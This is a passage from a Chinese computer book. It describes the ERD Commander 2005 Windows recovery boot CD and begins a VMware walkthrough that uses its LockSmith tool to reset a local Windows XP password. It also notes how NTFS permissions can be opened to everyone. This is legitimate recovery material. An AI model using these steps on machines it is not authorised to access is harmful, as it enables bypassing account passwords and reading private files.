光盘启动后，其中的资源管理器可以访问 NTFS 分区，可以像 Windows 资源管理器一样粘贴复制。对于 NTFS 分区设置了权限而无法访问的文件夹，可以很方便地修改为每个人（everyone）都可以访问。还有一个工具可以修改 Windows 2000/XP/2003 的用户密码，所以也说明 Windows 2000/XP/2003 的密码并不怎么安全。还有一个和 Windows 自带的注册表编辑器一样的注册表编辑器，在 Windows 无法启动时，可以用它来修改注册表。还有和 Windows 一样的记事本和命令提示

符，设置好网络后还可以联网。在 Windows 崩溃后，还可以用它来添加或删除驱动及禁用一些服务。对于全部用 NTFS 的人，这张盘应该是非常有用的。基本就是一个 Win32 的平台，一个简化了可以刻录到光盘上的 Windows 2000/XP，一些在 Windows XP 下命令提示符中的程序，例如 subst.exe 等，都可以在其平台上运行。

用 ERD Commander 2005 Boot CD 启动系统跟安装操作系统时的界面很类似。如果有无法被操作系统识别的硬件（尤其是 SCSI 设备），那就需要先把它们的驱动程序写入软驱，启动时按 F6 键读入驱动，否则用光盘启动后这些设备将无法正常使用。这个版本实际上包括了 ERD Commander 和 Remote Recovery Client，如果运行后者，则可以通过网络远程对这台机器进行修复操作；如果选择前者，会自动列出硬盘上安装的 Windows，如果装有两个或者更多的 Windows 操作系统，就可以在这里用 ERD Commander 选择进入哪个系统，选择好后再指定键盘布局和时区。如果没有系统或者不选，则有些功能如编辑注册表就不能使用，原因也是显而易见的。

ERD Commander 2005 Boot CD 启动计算机后会自动搜索并安装网卡驱动，常见的网卡都能正确配置，也有搜索不成功的，这样就不能使用网络。这步比较慢，如果不需要使用网络，可选择直接跳过。ERD Commander 2005 会根据 DHCP 服务器分配 IP 地址，如果网络中没有 DHCP 服务器，则需要在 Administrative Tools 菜单下的 TCP/IP Configuration 里给系统临时指派一个。其次，默认情况下，ERD Commander 启动后会把计算机添加到 WORKGROUP 工作组中，如果需要访问其他工作组或者域中的计算机，首先就要加入这个工作组或域：双击 Network Neighborhood 图标进入网络邻居，在 Tools 菜单下选择 Add Domain 命令，输入想要加入的域或者工作组的名称即可。

除了这些功能，ERD Commander 还可以做很多事，例如重新配置系统服务、修改系统注册表等，而这些功能在操作上与 Windows 没有太大区别，读者可以自己试试。不过在运行 ERD Commander 时一定要确保光盘一直在光驱中，否则系统会自动被锁死。

整个 ERD Commander 2005 功能比较庞大，其中的一些主要功能如下：

- **Autoruns** 可以修改 Windows 的启动加载项目，一般系统崩溃很少因为 Autorun 的程序出错而引起，即使有，也可以进入安全模式解决，所以用到这项的时候不多。
- **Disk Management（磁盘管理）** 建分区，格式化磁盘。
- **Event Log（事件日志）** 查看事件日志。
- **Regedit（注册表编辑）** 类似于 Windows Regedit，但功能少一些。
- **Service and Driver Manager（服务和驱动程序管理）** 这个比较有用。因为不良的驱动引起 Windows 崩溃无法启动的可能性比较大，而有些驱动即使是安全模式也会加载，所以进入安全模式不管用。这个时候可以用 ERD 把可疑的驱动禁止。
- **System Info（系统信息）** 系统的软硬件环境信息。
- **TCP/IP Configuration（TCP/IP 配置）** 配置网络。
- **File Sharing（文件共享）** 启动文件在网络共享。
- **Map Network Drive（映射网络驱动器）** 顾名思义，这里不再多说。
- **Crash Analyzer（故障分析）** 分析 Windows 系统故障转储文件。这个比较专业，一般用户不会用到。
- **Disk Commander** 用于数据恢复，功能强大，可以修复硬盘、分区和被删除的文件。
- **FileRestore** 恢复被删除的文件，提供一些条件供查找。

- DiskWipe（**磁盘擦除**） 提供了两种算法，可以 4 次覆盖（美国国防部 5220.22-M）。
- HotFix Uninstall（**卸载补丁**） 用于卸载已经安装的 Windows 补丁包。安装补丁包一般情况下没有问题，不过一旦与其他程序冲突或者补丁本身有问题，就用得着这个功能了。
- LockSmith（**修锁工**） 用于修改硬盘上系统的密码，包括管理员的也可以修改。这可能是这些功能中最著名的了。
- System Compare（**系统比较**） 可以比较当前系统和远程计算机系统的差异。
- System File Repair（**系统文件修理**） 修复系统文件，类似于用“sfc /scannow”命令来检查系统文件，进行系统修复。
- System Restore（**系统还原**） 用于 Windows XP 的还原，当然前提是之前创建了还原点。系统备份有很多强大的工具，如 true image 和 ghost 等，如果使用这个功能创建了还原点，当系统被破坏导致进不去却又无法还原的时候，这个功能就很有用了。
- Explorer（**资源管理器**） 和 Windows 差不多，可以方便地进行文件的复制、删除等操作，正好可以用来备份崩溃系统上的重要数据。
- Firefox（**火狐浏览器**） 可以用来下载一些需要的程序和补丁等。
- Solution Wizard（**应用向导**） 提供了一个比较方便的向导，帮助用户使用上述工具。

下面就来见识一下这个工具的威力。为了防止不合适的配置损坏自己的机器，可以使用虚拟机来完成实验，这里笔者选用了 VMware 作为实验平台。首先找到该工具的光盘，也可以选用该工具的光盘镜像作为模拟光盘使用。

step 1 启动 VMware 虚拟机，如图 20.50 所示。




图 20.50 启动 VMware 虚拟机

step 2 选择一个事先安装好的虚拟机操作系统文件，这里选取的是 Windows XP，单击 Edit virtual machine settings 链接，打开如图 20.51 所示的对话框。

step 3 在 HardWare 选项卡中找到 CD-ROM(IDE1：0)选项，在其右侧的属性页中选择 Use ISO image 单选项，单击 Browse 按钮，输入或者找到光盘镜像文件所在的目录，如图 20.52 所示。




图 20.51 编辑虚拟机设置




图 20.52 设定光盘启动文件

step 4 单击 Start Virtual Machine 按钮启动虚拟机，如图 20.53 所示。




图 20.53 启动虚拟机

step 5 迅速按下 F2 键，进入虚拟机 BIOS 设定，在其中将 Boot 设定的顺序改为 CD-ROM 启动优先，如图 20.54 所示。




图 20.54 设定虚拟机启动顺序

step 6 虚拟机会自动从光盘镜像中启动，如图 20.55 所示。




图 20.55 启动 ERD Commander

step 7 在启动的第一步会要求进行网络配置，如图 20.56 所示，因为这里只是进行本地的工作所以不需要这样做，单击 Skip Network Configuration 按钮略过这一步。

step 8 ERD Commander 要求对键盘和时区进行选择，这里使用默认设置，单击 OK 按钮，如图 20.57 所示。




图 20.56 配置网络




图 20.57 设定键盘和时区

step 9 在短暂的运行后，就进入了 ERD Commander 界面，可以看出该工具的界面类似于 Windows

XP，操作与 Windows XP 完全一样，如图 20.58 所示。




图 20.58 ERD Commander 界面

step 10 这里所要做的工作是修改本地 Windows XP 的登录密码，可以使用 ERD Commander 的 Locksmith 工具，如图 20.59 所示。

